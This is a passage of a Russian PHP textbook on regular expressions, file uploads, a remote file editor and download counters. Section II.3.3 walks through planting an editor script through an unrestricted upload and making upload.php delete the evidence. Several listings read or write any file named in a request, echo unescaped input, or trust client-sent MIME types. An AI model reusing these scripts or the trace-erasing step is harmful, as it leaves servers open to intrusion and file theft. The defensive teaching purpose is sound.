  $search = array ("'<script[^>]*?>.*?</script>'si",
                   "'<[\/\!]*?[^<>]*?>'si",
                   "'([\r\n])[\s]+'",
                   "'&(quot|#34);'i",
                   "'&(amp|#38);'i",
                   "'&(lt|#60);'i",
                   "'&(gt|#62);'i",
                   "'&(nbsp|#160);'i",
                   "'&(iexcl|#161);'i",
                   "'&(cent|#162);'i",
                   "'&(pound|#163);'i",
                   "'&(copy|#169);'i",
                   "'&#(\d+);'e");
 // Массив замены
 $replace = array ("",
                   "",
                   "\\1",
                   "\"",
                   "&",
                   "<",
                   ">",
                   " ",
                   chr(161),
                   chr(162),
                   chr(163),
```

```
                    chr(169),
                    "chr(\\1)");

  // Осуществляем удаление тегов и вывод текста в окно браузера
  $content = preg_replace($search, $replace, $content);
  // Подсчитываем количество односимвольных слов
  preg_match_all("|\b[\w]{1}\b|s", $content, $out, PREG_PATTERN_ORDER);
  // Выводим результат
  echo "Количество односимвольных слов - ".count($out[0])."<br>";
  echo "<pre>";
  print_r($out[0]);
  echo "</pre>";
?>
```

Результат работы скрипта из листинга II.2.14 представлен на рис. II.2.3.




Рис. II.2.3. Количество односимвольных слов

Теперь необходимо обобщить решение, представленное в листинге II.2.14, на двух-, трех-, … и десятисимвольные слова. Для этого воспользуемся циклом (листинг II.2.15).

Листинг II.2.15. Подсчет количества слов с различным количеством символов

```
<?php
  for($i = 1; $i <= 10; $i++)
  {
    // Подсчитываем количество односимвольных слов
```

```
    preg_match_all("|\b[\w]{".$i."}\b|s", $content, $out,
                   PREG_PATTERN_ORDER);
    echo "Количество слов с $i символами - ".count($out[0])."<br>";
  }
?>
```

Результат работы скрипта, представленного в листинге II.2.15, изображен на рис. II.2.4.




Рис. II.2.4. Результат работы скрипта из листинга II.2.15

II.2.13. Интерпретация тегов bbCode

Для решения этой задачи можно воспользоваться скриптом, представленным в листинге II.2.16.

Замечание

Важно отметить, что в регулярных выражениях используется модификатор инверсии "жадности" `U`, для того чтобы выражение реагировало на первый закрывающий тег, а не на последний, и модификатор `s` — без него перевод строки между начинающим и завершающим тегом будет приводить к сбою интерпретации тегов.

Листинг II.2.16. Интерпретация тегов bbCode

```
<?php
  // Извлекаем содержимое из файла bb.txt
  $content = file_get_contents("bb.txt");

  // Осуществляем замену [i] и [/i] на <i> и </i>
```

```
  $content = preg_replace("#\[i\](.+)\[\/i\]#isU",'<i>\\1</i>',$content);
  // Осуществляем замену [b] и [/b] на <b> и </b>
  $content = preg_replace("#\[b\](.+)\[\/b\]#isU",'<b>\\1</b>',$content);
  // Осуществляем замену [code] и [/code] на <code><pre> и </pre></code>
  $content = preg_replace("#\[code\](.+)\[\/code\]#isU",
                          '<code><pre>\\1</pre></code>',
                          $content);
  // Осуществляем обработку тега [url]ссылка[/url]
  $content = preg_replace("#\[url\][\s]*([\S]*)[\s]*\[\/url\]#isU",
                          '<a href="\\1" target=_blank>\\1</a>',
                          $content);
  // Осуществляем обработку тега [url = ссылка]название ссылки[/url]
  $content = preg_replace("#\[url[\s]*=[\s]*([\S]+)[\s]*\][\s]
                          *([^\[]*)\[/url\]#isU",
                          '<a href="\\1" target=_blank>\\2</a>',
                          $content);

  echo nl2br($content);
?>
```

II.2.14. Подсветка PHP-кода

В листинге II.2.17 приведен код функции `shighlight()`, выполняющей подсветку PHP-кода.

Листинг II.2.17. Подсветка PHP-кода

```
<?php
function shighlight($document)
{
  // Преобразуем угловые скобки для отображения HTML-тегов
  $document = str_replace("<", "&lt;", $document);
  $document = str_replace(">", "&gt;", $document);
  // Преобразуем теги PHP <?php и ? >
  $tegs = array("'&lt;\?php'si","'&lt;\?'si","'\?&gt;'si");
  $replace = array("<font color=#95001E>&lt;?php</font>",
                   "<font color=#95001E>&lt;?</font>",
                   "<font color=#95001E>?&gt;</font>");
  $document = preg_replace($tegs, $replace, $document);
```

```
// Преобразуем комментарии
$document = preg_replace("'((?:#|//)[^\n]*|/\*.*?\*/)'si",
                         "<font color=#244ECC>\\1</font>",
                          $document);
// Осуществляем переносы строк
$document = preg_replace("'(\n)'si","<br>\\1", $document);
// Преобразуем функции
$document = preg_replace ("'([\w]+)([\s]*)[\(]'si",
                          "<font color=#0000CC><b>\\1</b></font>\\2(",
                          $document);
// Преобразуем операторы
$separator = array("'\,'si",
                   "'\-'si",
                   "'\+'si",
                   "'\('si",
                   "'\)'si",
                   "'\{'si",
                   "'\}'si");
$replace = array("<font color=#1A691A>,</font>",
                 "<font color=#1A691A>-</font>",
                 "<font color=#1A691A>+</font>",
                 "<font color=#1A691A>(</font>",
                 "<font color=#1A691A>)</font>",
                 "<font color=#1A691A>{</font>",
                 "<font color=#1A691A>}</font>");
$document = preg_replace($separator,$replace,$document);
// Преобразуем переменные PHP
$document = preg_replace("'([\$]{1,2}[A-Za-z_]+)'si",
                         "<b><font color=#000000>\\1</font></b>",
                         $document);
// Преобразуем строки, заключенные в одинарные и двойные кавычки
$str = array("'(\"[^\"]*\")'si",
             "'(\'[^\']*\')'si");
$replace = array("<font color=#FFCC00>\\1</font>",
                 "<font color=#FFCC00>\\1</font>");
$document = preg_replace($str, $replace, $document);
// Преобразуем зарезервированные слова
$str = array("'(echo)'si",
             "'(print)'si",
```

```
                "'(while)'si",
                "'(for)'si",
                "'(if)'si",
                "'(else)'si",
                "'(switch)'si",
                "'(function)'si",
                "'(array)'si");
  $replace = array_fill(0,
                        count($str),
                        "<b><font color=#0000CC>\\1</font></b>");
  $document = preg_replace($str, $replace, $document);

  // Возвращаем результат работы функции
  return "<code>$document</code>";
}
?>
```

Работа функции начинается с преобразования угловых скобок < и > в их HTML-представление: `<` и `<` соответственно.

Следующим этапом является подсветка тегов `<?php`, `<?` и `?>` темно-красным цветом. Так как на предыдущем этапе все угловые скобки были преобразованы, то регулярные выражения для этих трех тегов приобретают вид: `'<\?php'si`, `'<\?'si`, `'\?>'si`. Это операция осуществляется при помощи функции `preg_replace()`, принимающей в качестве первых двух параметров массив регулярных выражений в стиле языка Perl и массив со строками замены. В качестве третьего параметра выступает строка, в которой осуществляется замена.

После преобразования тегов PHP происходит подсветка комментариев PHP светло-синим цветом. Регулярное выражение, ответственное за такое преобразование (`'((?:#|//)[^\n]*|/\*.*?\*/)'si`), можно разбить на три части. Подвыражение `/\*.*?\*/` ответственно за подсветку многострочных комментариев в стиле языка C (`/* */`) — символы `*` экранируются обратным слешем (`\`), а между последовательностями `/*` и `*/` допускается произвольное количество любых символов (`.*?`). Подвыражение `((?:#|//)[^\n]*` является ответственным за однострочные комментарии: `//` (стиль C++) и `#` (стиль командных оболочек), после которых следует произвольное количество символов (возможно их отсутствие), не включающих символ перевода строки — `[^\n]*`. Последовательность `?:` предписывает не сохранять результат для данных круглых скобок. Это позволяет не задумываться о количестве сохраненных результатов и при замене с помощью функции `preg_replace()` использовать во втором параметре единственный сохраненный результат `\\1`, который относится к внешним круглым скобкам.

Для осуществления переноса строки все символы переноса строки (`\n`) предваряются HTML-тегом переноса строки — `<br>`. Такой прием позволяет сохранить форматирование исходного текста PHP-программы и отразить его в окне браузера.

Следующим этапом является подсветка функций. В PHP входит огромное количество функций, кроме того, программисты могут вводить свои собственные функции, поэтому создание списка возможных функций нецелесообразно. Все функции объединяет то, что после их объявления обязательно следует список параметров в круглых скобках, который в общем случае может быть и пустым. Между именем функции и скобкой может находиться произвольное количество пробельных символов или даже переводы строк, поэтому регулярное выражение принимает вид: `'([\w]+)([\s]*)[\(]'si`. Имя функции состоит из одного или большего количества символов, включающего обобщенный символ слов (`[\w]+`), после которого следует произвольное количество обобщенных пробелов (`[\s]*`) и экранированный символ открывающей круглой скобки (`[\(]`).


Замечание

Обобщенный символ слова `[\w]` эквивалентен `[a-zA-Z0-9_]`, а символ обобщенного пробела `[\s]` — `[ \f\n\r\t\v]`.

Во втором параметре функции `preg_replace()` используется результат, сохраненный в двух круглых скобках: `\\1` — имя функции, `\\2` — пробелы между именем и открывающей круглой скобкой.

После этого происходит подсветка операторов темно-зеленым цветом.

Заключительный этап — подсветка темно-синим цветом зарезервированных ключевых слов языка PHP, таких как `while`, `if`, `else` и т. д. Так как выделить эти ключевые слова на фоне других элементов программы достаточно сложно, они помещаются в массив и обрамляются круглыми скобками, что обеспечивает сохранение их в качестве первого параметра (`\\1`). Массив замены `$replace`, выступающий в качестве второго аргумента функции `preg_replace()`, автоматически формируется при помощи функции `array_fill()`. Для подсветки других языков программирования в массив `$str` необходимо добавить зарезервированные в этих языках слова.



Глава II.3

Файлы

II.3.1. Загрузка файлов на сервер

Для того чтобы обеспечить произвольное количество полей под загружаемые файлы, необходимо воспользоваться клиентским языком JavaScript, который позволит динамически сформировать HTML-форму (листинг II.3.1). Для работы скрипта необходимо, чтобы в том же каталоге, где расположено Web-приложение, имелся подкаталог files, содержащий файлы, права доступа к которым были настроены таким образом, чтобы скрипт имел право записи в подкаталог.

Замечание

Web-приложение строится таким образом, чтобы HTML-форма и обработчик находились в одном файле. Вполне допускается разделение HTML-формы и обработчика.

Листинг II.3.1. Загрузка произвольного количества файлов на сервер

```
<form enctype='multipart/form-data' method=post>
<table>
  <tr>
    <td><input type="file" size="50" name="att[]" class=input></td>
    <td><input type="button" name="drop"
         value=" &minus; " onclick="dropFile(this);">
        <input type="button" value=" + " onclick="addFile(this);"></td>
  </tr>
</table>
<input class=button type=submit value='Загрузить'>
</form>
```

```
<script language='JavaScript1.1' type='text/javascript'>
<!--
function dropFile(btn)
{
  if(document.getElementById)
  {
    while (btn.tagName != 'TR') btn = btn.parentNode;
    btn.parentNode.removeChild(btn);
  }
}
function addFile(btn)
{
  if(document.getElementById)
  {
    while (btn.tagName != 'TR') btn = btn.parentNode;
    var newTr = btn.parentNode.insertBefore(btn.cloneNode(true),
                                            btn.nextSibling);
    thisChilds = newTr.getElementsByTagName('td');
    for (var i = 0; i < thisChilds.length; i++)
    {
      if (thisChilds[i].className == 'files')
      thisChilds[i].innerHTML = '<input size="32" name="att[]"
                                  class=input type="file">';
    }
  }
}
//-->
</script>
<?php
  // Обработчик HTML-формы
  // Загружаем все файлы на сервер
  for($i = 0; $i < count($_FILES['att']['name']); $i++)
  {
    // Перемещаем файл из временного каталога сервера в
    // каталог files Web-приложения
    if (copy($_FILES['att']['tmp_name'][$i],
             "files/".$_FILES['att']['name'][$i]))
    {
      // Уничтожаем файл во временном каталоге
      unlink($_FILES['att']['tmp_name'][$i]);
```

```
      // Изменяем права доступа к файлу
      chmod("files/".$_FILES['att']['name'][$i], 0644);
    }
  }

  // Осуществляем автоматическую перезагрузку страницы,
  // если содержимое суперглобального массива $_POST
  // не является пустым
  if(!empty($_POST))
  {
    echo "<HTML><HEAD>
    <META HTTP-EQUIV='Refresh' CONTENT='0; URL=".$_SERVER['PHP_SELF']."'>
          </HEAD></HTML>";
  }
?>
```

Атрибут `enctype` формы определяет вид кодировки, которую браузер применяет к параметрам формы. Для того чтобы отправка файлов на сервер действовала, атрибуту `enctype` необходимо присвоить значение `multipart/form-data`. По умолчанию этот атрибут имеет значение `application/x-www-form-urlencoded`. Если данный атрибут не объявляется, загрузка файлов на сервер невозможна.

HTML-форма состоит из произвольного количества полей типа `file`. Если в качестве имен нескольких элементов управления HTML-формы выступает массив, в обработчике формы значения из данного элемента можно получить, обратившись к суперглобальному элементу `$_POST['имя_массива'][]`. В HTML-форме все поля типа `file` объединяются в массив под одним именем `att[]`, доступ к которому в обработчике осуществляется при помощи массива `$_POST['att']`. Индексы массива нумеруются с нуля. Это приводит к тому, что обычно двумерный массив `$_FILES` превращается в трехмерный, и обработка файлов производится в цикле. При помощи функции `copy()` файл копируется из временного каталога в каталог назначения `files`. Потом временный файл уничтожается при помощи функции `unlink()`, а файлу в каталоге files назначаются права доступа 0644.

II.3.2. Редактирование файлов на удаленном сервере

Решение задачи сводится к созданию Web-интерфейса для редактирования произвольного файла на удаленном сервере. Код такого Web-интерфейса может выглядеть так, как это представлено в листинге II.3.2.

Листинг II.3.2. Редактирование файлов на удаленном сервере

```
<?php
  // Если передано исправленное содержимое файла,
  // открываем файл и перезаписываем его
  if(isset($_POST['content']))
  {
    // Открываем файл
    $fd = @fopen($_POST['filename'], "w");
    // Если файл не может быть открыт - сообщаем
    // об этом предупреждением в окне браузера
    if(!$fd) exit("Такой файл отсутствует");
    // Перезаписываем содержимое файла
    fwrite($fd, stripslashes($_POST['content']));
    // Закрываем файл
    fclose($fd);
    // Помещаем в суперглобальный массив $_GET
    // имя файла
    $_GET['filename'] = $_POST['filename'];
  }
?>
<form name=first method="get">
   Имя файла <input type="text" name="filename"
                    value=<?php echo $_GET['filename']; ?>>
  <input type="submit" value="Открыть">
</form>
<?php
  // Если в строке запроса передано имя
  // файла - открываем его для редактирования
  if(isset($_GET['filename']))
  {
    // Открываем файл
    $fd = @fopen($_GET['filename'], "r");
    // Если файл не может быть открыт - сообщаем
    // об этом предупреждением в окне браузера
    if(!$fd) exit("Такой файл отсутствует");
    // Помещаем содержимое файла в переменную $bufer
    $bufer = fread($fd, filesize($_GET['filename']));
```

```
    // Закрываем файл
    fclose($fd);
    ?>
      <form name=second method="post">
        <textarea cols=50 rows=5 name="content"><?php
           echo htmlspecialchars($bufer); ?></textarea><br>
        <input type="hidden" name=filename
               value='<?php echo $_GET['filename']; ?>'>
        <input type="submit" name=edit value="Редактировать">
      </form>
    <?php
  }
?>
```

При первой загрузке скрипта открывается форма `first`, имеющая единственное текстовое поле `filename` для имени файла и кнопку, отправляющую данные методом GET обработчику, который расположен в этом же файле. Если элемент суперглобального массива `$_GET['filename']` не пуст, то происходит загрузка содержимого файла во временную переменную `$bufer`, содержимое которой помещается в текстовую область формы `second`. Помимо текстовой области `content`, форма содержит скрытое поле `filename`, через которое передается имя файла. После редактирования и нажатия на кнопку второй формы `second` данные повторно отправляются текущему скрипту, но уже методом POST. В начале скрипта размещен обработчик, который в том случае, если элемент `$_POST['content']` принимает непустое значение, переписывает содержимое редактируемого файла. Для корректного поведения скрипта в конце обработчика имя файла из суперглобального массива `$_POST` переписывается в суперглобальный массив `$_GET`. Функции `fopen()` предваряются знаком `@`, который подавляет вывод предупреждений в окно браузера, в том случае если функция не может найти текстовый файл.

II.3.3. Уязвимость скрипта загрузки

Уязвимость скрипта, представленного в листинге I.3.1, заключается в том, что он позволяет загрузить любой файл, в том числе и PHP-скрипт. При помощи данного загрузчика произведем загрузку на сервер скрипта для редактирования удаленных файлов (см. листинг II.3.2). После этого откроем файл upload.php и добавим в конец строки удаляющие файлы upload.php и 1.php (рис. II.3.1).




Рис. II.3.1. Редактирование файла upload.php

Теперь остается загрузить файл upload.php и перезагрузить его: ни самого файла, ни файла 1.php, по которому можно было догадаться о взломе, на сервере не останется.

Замечание

Это наряду с SQL-инъекцией один из самых распространенных видов взлома, характерный для форумов, чатов, фотогалерей и вообще любых Web-приложений, позволяющих загружать пользовательские файлы на сервер.

Как же защититься от взлома такого рода? Лучшей политикой защиты является запрет загрузки любых файлов, за исключением ряда разрешенных. Это можно сделать, например, за счет анализа расширения файла (листинг II.3.3).

Листинг II.3.3. Защита скрипта

```
<form enctype='multipart/form-data' method=post>
  <input type="file" size="32" name="filename"><br>
  <input class=button type=submit value='Загрузить'>
</form>
<?php
  // Обработчик формы
  if(!empty($_FILES['filename']['tmp_name']))
  {
    // Извлекаем из имени файла расширение
```

```
    $ext = strtolower(strrchr($_FILES['filename']['name'], "."));
    // Разрешаем загружать файлы только определенного формата
    $extentions = array(".jpg",".gif");
    // Проверяем, входит ли расширение файла
    // в список зарегистрированных
    if(in_array($ext, $extentions))
    {
      // Сохраняем файл в текущем каталоге
      if(copy($_FILES['filename']['tmp_name'],
              $_FILES['filename']['name']))
      {
        echo "Файл успешно загружен - <a href=" .
             $_FILES['filename']['name'] . ">" .
             $_FILES['filename']['name'] . "</a>";
      }
    }
    else
    {
      // Файл с незарегистрированным расширением
      echo "Разрешена загрузка только изображений";
    }
  }
?>
```

В скрипте, представленном в листинге II.3.3, сразу после загрузки файла на сервер извлекается его расширение, которое помещается в переменную `$ext`. Массив `$extentions` содержит список расширений файлов, разрешенных для загрузки на сервер. Если расширение только что загруженного файла совпадает с одним из расширений в массиве `$extentions`, файл копируется из временного каталога в каталог назначения. Если расширение загруженного файла не совпадает ни с одним из зарегистрированных расширений, то файл игнорируется.

Злоумышленник может загрузить зловредный код, присвоив файлу расширение gif, однако он не сможет его выполнить, так как для этого в конфигурационных настройках Web-сервера необходимо связать это расширение файла с интерпретатором, что, конечно, не может быть осуществлено.

Еще одним способом проверки файлов является анализ типа файла. Тип можно узнать, обратившись к элементу суперглобального массива `$_FILES['filename']['type']`. В случае графических файлов данный элемент получает значения `'image/gif'`, `'image/pjpeg'` и т. п. В то же время

PHP или HTML-файл будет иметь тип 'text/plain'. Если необходимо загружать только графические файлы, достаточно осуществить проверку скрипта по типу (листинг II.3.4).

Листинг II.3.4. Проверка файла по $_FILES['filename']['type']

```
<form enctype='multipart/form-data' method=post>
  <input type="file" size="32" name="filename"><br>
  <input class=button type=submit value='Загрузить'>
</form>
<?php
  // Обработчик формы
  if(!empty($_FILES['filename']['tmp_name']))
  {
    if(substr($_FILES['filename']['type'],0,5) == 'image')
    {
      // Сохраняем файл в текущем каталоге
      if(copy($_FILES['filename']['tmp_name'],
              $_FILES['filename']['name']))
      {
        echo "Файл успешно загружен - <a href=" .
             $_FILES['filename']['name'] . ">" .
             $_FILES['filename']['name'] . "</a>";
      }
    }
    else
    {
      // Файл с незарегистрированным расширением
      echo "Разрешена загрузка только изображений";
    }
  }
?>
```

Однако не всегда достаточно разрешить лишь несколько форматов файлов. Например, на форумах программистской направленности необходимо, чтобы все загруженные посетителями файлы были доступны, а у файлов, которые могут интерпретироваться сервером, было изменено расширение на безобидный txt. В этом случае требуется создать массив с расширениями, которые должны заменяться на txt (листинг II.3.5).

Листинг II.3.5. Фильтрация загружаемых файлов по расширению

```
<form enctype='multipart/form-data' method=post>
  <input type="file" size="32" name="filename"><br>
  <input class=button type=submit value='Загрузить'>
</form>
<?php
  // Обработчик формы
  if(!empty($_FILES['filename']['tmp_name']))
  {
    // Извлекаем из имени файла расширение
    $ext = strtolower(strrchr($_FILES['filename']['name'], "."));
    // Разрешаем загружать файлы только определенного формата
    $extentions = array(".php", ".phtml", ".php", ".html", ".htm", ".pl",
                        ".xml", ".inc");
    // Проверяем, входит ли расширение файла
    // в список запрещенных файлов
    if(in_array($ext, $extentions))
    {
      $pos = strrpos($_FILES['filename']['name'], ".");
      $path = substr($_FILES['filename']['name'], 0, $pos).".txt";
    }
    else
    {
      $path = $_FILES['filename']['name'];
    }
    // Сохраняем файл в текущем каталоге
    if(copy($_FILES['filename']['tmp_name'], $path))
    {
      echo "Файл успешно загружен - <a href=$path>$path</a>";
    }
  }
?>
```

II.3.4. Счетчик загрузок

Работа всех счетчиков загрузок файлов основана на том, что посетителю в качестве ссылки для загрузки предоставляется не сам файл, а ссылка на скрипт, который учитывает загрузку и отправляет файл браузеру пользователя.

Будем строить наш счетчик таким образом, чтобы ссылки на загрузку файла представляли собой ссылки на текущую страницу с передачей в качестве параметра имени файла, например, `index.php?down=archive.zip`. Скрипт будет проверять, передан ли параметр `down`, и если это так, то будет регистрировать загрузку архива в файле filecount.txt. При повторной загрузке страницы из файла будут извлекаться значения счетчиков для каждого из архивов для вывода в окно браузера. Передача файла на загрузку будет осуществляться отсылкой посетителю HTTP-заголовка `Location` с указанием пути к загружаемому архиву. Скрипт счетчика загрузок файлов может выглядеть так, как это представлено в листинге II.3.6.

Замечание

В промышленных системах и при создании систем, ориентированных на крупные сайты, статистическую информацию удобнее хранить в файле.

Листинг II.3.6. Счетчик загрузок файлов

```
<?php
  // Регистрируем имена файлов в массиве
  $file_name = array('archive1.zip','archive2.zip','archive3.zip');

  // Имя файла, где хранится статистика
  $countname = "filecount.txt";
  // Если файл существует - считываем текущую
  // статистику в массив
  if(file_exists($countname))
  {
    $fd = fopen($countname,"r");
    $content = fread($fd,filesize($countname));
    fclose($fd);
    // Распаковываем массив
    $count = unserialize($content);
  }
  // Если такого файла нет - создаем его,
  // а статистику обнуляем
  else
  {
    // Заполняем массив $count нулевыми значениями
    foreach($file_name as $file)
    {
```

```
      $count[$file] = 0;
    }
    // Создаем статистический файл
    $fd = fopen($countname,"w");
    // Упаковываем массив
    fwrite($fd, serialize($count));
    fclose($fd);
  }

  // Проверяем, не передано ли значение параметра down
  // через метод GET
  if(isset($_GET['down']))
  {
    // Проверяем, входит ли значение параметра $_GET['down']
    // в массив $file_name
    if(in_array($_GET['down'],$file_name))
    {
      // Регистрируем факт загрузки данного файла
      // Увеличиваем значение счетчика с ключом
      // $_GET['down'] на единицу
      $count[$_GET['down']]++;
      // Перезаписываем файл счетчика
      $fd = fopen($countname,"w");
      // Упаковываем массив
      fwrite($fd, serialize($count));
      fclose($fd);

      // Предоставляем ссылку на его загрузку
      header("Location: $_GET[down]");
    }
  }
  // Выводим ссылки на файлы
  foreach($file_name as $file)
  {
    echo "Файл <a href=$_SERVER[PHP_SELF]?down=$file>$file</a>
          был загружен ".$count[$file]." раз<br>";
  }
?>
```

Имена загружаемых файлов хранятся в массиве `$file_name`, добавление нового архива приводит к автоматическому его учету в системе. Предварительная регистрация в массиве необходима по нескольким причинам. Во-первых, принимая имя массива через параметр `down`, необходимо проверить, входит ли он в число файлов, разрешенных к загрузке. Во-вторых, обрабатывать имена файлов в массиве гораздо удобнее. Так, массив `$count`, в котором хранится количество загрузок файлов, автоматически строится на основании массива зарегистрированных в системе файлов, массив удобно упаковывать при помощи функции `serialize()` в строку, а затем распаковывать обратно в массив при помощи `unserialize()`.

Замечание

Важно помнить, что отправка всех HTTP-заголовков должна осуществляться до отправки основного содержимого, иначе их отправка будет невозможна и интерпретатор PHP выдаст предупреждение "Warning: Cannot modify header information — headers already sent by" (Предупреждение: невозможно модифицировать заголовочную информацию — заголовки уже отправлены). Это диктуется протоколом HTTP: сначала отправляются заголовки, затем содержимое документа, поэтому любой вывод в окно браузера воспринимается как окончание отправки заголовков и начало отправки тела документа. Если вывод в окно браузера до отправки заголовков неизбежен, необходимо прибегать к функциям управления выводом, помещая весь вывод в буфер и отправляя его в конце работы скрипта.

Как видно из листинга II.3.6, в скрипте обрабатывается ситуация первого запуска, когда отсутствует файл filecount.txt — он автоматически создается при первой загрузке страницы, инициированный нулевыми значениями для каждого файла из массива `$file_name`.

II.3.5. Сохранение текстовых и графических файлов

Браузер интерпретирует файл, если ему известно его содержимое. О содержимом файла браузер посетителя "узнает" от сервера, так как каждый файл сопровождается HTTP-заголовками, сообщающими клиенту о содержимом, размере загружаемого файла, необходимости установить cookie и т. п. Если тип файла неизвестен — он отправляется просто как двоичный поток.

Замечание

Подробнее HTTP-заголовки будут рассмотрены в *главе II.10*.

Решить данную задачу можно при помощи HTTP-заголовков, представленных в листинге II.3.7.

Листинг II.3.7. Скрипт, позволяющий сохранять текстовые и графические файлы

```
<?php
  header("Content-Disposition: attachment; filename=$_GET[down]");
  header("Content-type: application/octet-stream");
  echo file_get_contents($_GET['down']);
?>
```

Скрипт в листинге II.3.8 принимает в качестве GET-параметра имя файла, например, `index.php?down=filetext.txt`. Первый HTTP-заголовок задает имя сохраняемого файла, которое определяется атрибутом `filename`. В приведенном скрипте параметр `filename` совпадает с именем отправляемого файла, но в качестве параметра `filename` может быть передано произвольное имя. Второй HTTP-заголовок сообщает о том, что передаваемые данные являются бинарными, и браузеру их не следует интерпретировать. В третьей строке выводится содержимое файла, переданное через параметр `$_GET['down']`, которое извлекается при помощи функции `file_get_contents()`.

Замечание

Важно, чтобы после вывода содержимого файла больше ничего не выводилось в поток ни конструкцией `echo`, ни непосредственным выводом — иначе все это будет прикреплено в конец файла. Это относится и к возможным пробелам и переводам строк после завершающего тега `?>`.

II.3.6. Определение размера файла

Для определения размера файла предназначена функция `filesize()`, которая принимает имя файла и возвращает размер файла в байтах. Для того чтобы возвратить размер в байтах, килобайтах или мегабайтах в зависимости от размера, необходимо разработать функцию, схожую с той, что приведена в листинге II.3.8.

Листинг II.3.8. Функция определения размера файла

```
<?php
echo getfilesize($_GET['name']);
// функция определения размера файла
function getfilesize($filename)
{
  // Проверяем, существует ли файл
  if(!file_exists($filename)) return "файл не существует";
```

```
  // определяем размер файла
  $filesize = filesize($filename);
  // Если размер файла превышает 1024 байта,
  // пересчитываем размер в Кб
  if($filesize > 1024)
  {
    $filesize = (float)($filesize/1024);
    // Если размер файла превышает 1024 Кбайта,
    // пересчитываем размер в Мбайты
    if($filesize > 1024)
    {
      $filesize = (float)($filesize/1024);
      // Округляем дробную часть до
      // первого знака после запятой
      $filesize = round($filesize, 1);
      return $filesize." Мб";
    }
    else
    {
      // Округляем дробную часть до
      // первого знака после запятой
      $filesize = round($filesize, 1);
      return $filesize." Кб";
    }
  }
  else
  {
    return $filesize." байт";
  }
}
?>
```

Как видно из листинга II.3.8, скрипт принимает в качестве параметра имя файла и последовательно проверяет, не превышает ли объем файла, возвращенный функцией `filesize()`, 1 Кбайт, затем 1 Мбайт. В каждом из случаев возвращается соответствующий результат.

II.3.7. Определение количества строк в файле

Самым простым решением будет разбивка содержимого файла на строки при помощи стандартной функции `file()`, которая принимает в качестве аргумента имя файла и возвращает массив, каждый элемент которого содержит отдельную строку файла. После этого для подсчета строк в файле остается только подсчитать количество элементов полученного массива (листинг II.3.9).

Листинг II.3.9. Определение количества строк в файле

```
<?php
echo getlinecount($_GET['name']);

function getlinecount($filename)
{
  // Проверяем, существует ли файл
  if(!file_exists($filename)) return "файл не существует";
  // Разбиваем содержимое массива на отдельные строки
  // при помощи функции file(), которая возвращает массив,
  // каждый элемент которого содержит строку файла
  $filearr = file($filename);
  // Возвращаем количество строк в файле
  return count($filearr);
}
?>
```

II.3.8. Изменение порядка следования строк в файле

Как и в предыдущем примере, здесь удобнее воспользоваться функцией `file()`, которая возвращает массив со строками файла. После этого остается только изменить порядок следования строк в массиве на обратный при помощи функции `array_reverse()` и перезаписать содержимое файла, объединив полученный массив в одну строку при помощи функции `implode()` (листинг II.3.10).

Листинг II.3.10. Изменение порядка следования строк в файле

```
<?php
  // Разбиваем содержимое массива на отдельные строки
  // при помощи функции file(), которая возвращает массив,
  // каждый элемент которого содержит строку файла
  $arr = file("text.txt");
  // Формируем новый массив с обратным порядком
  // следования элементов
  $arr = array_reverse($arr);
  // Перезаписываем содержимое файла text.txt
  $fd = fopen("text.txt", "w");
  if($fd)
  {
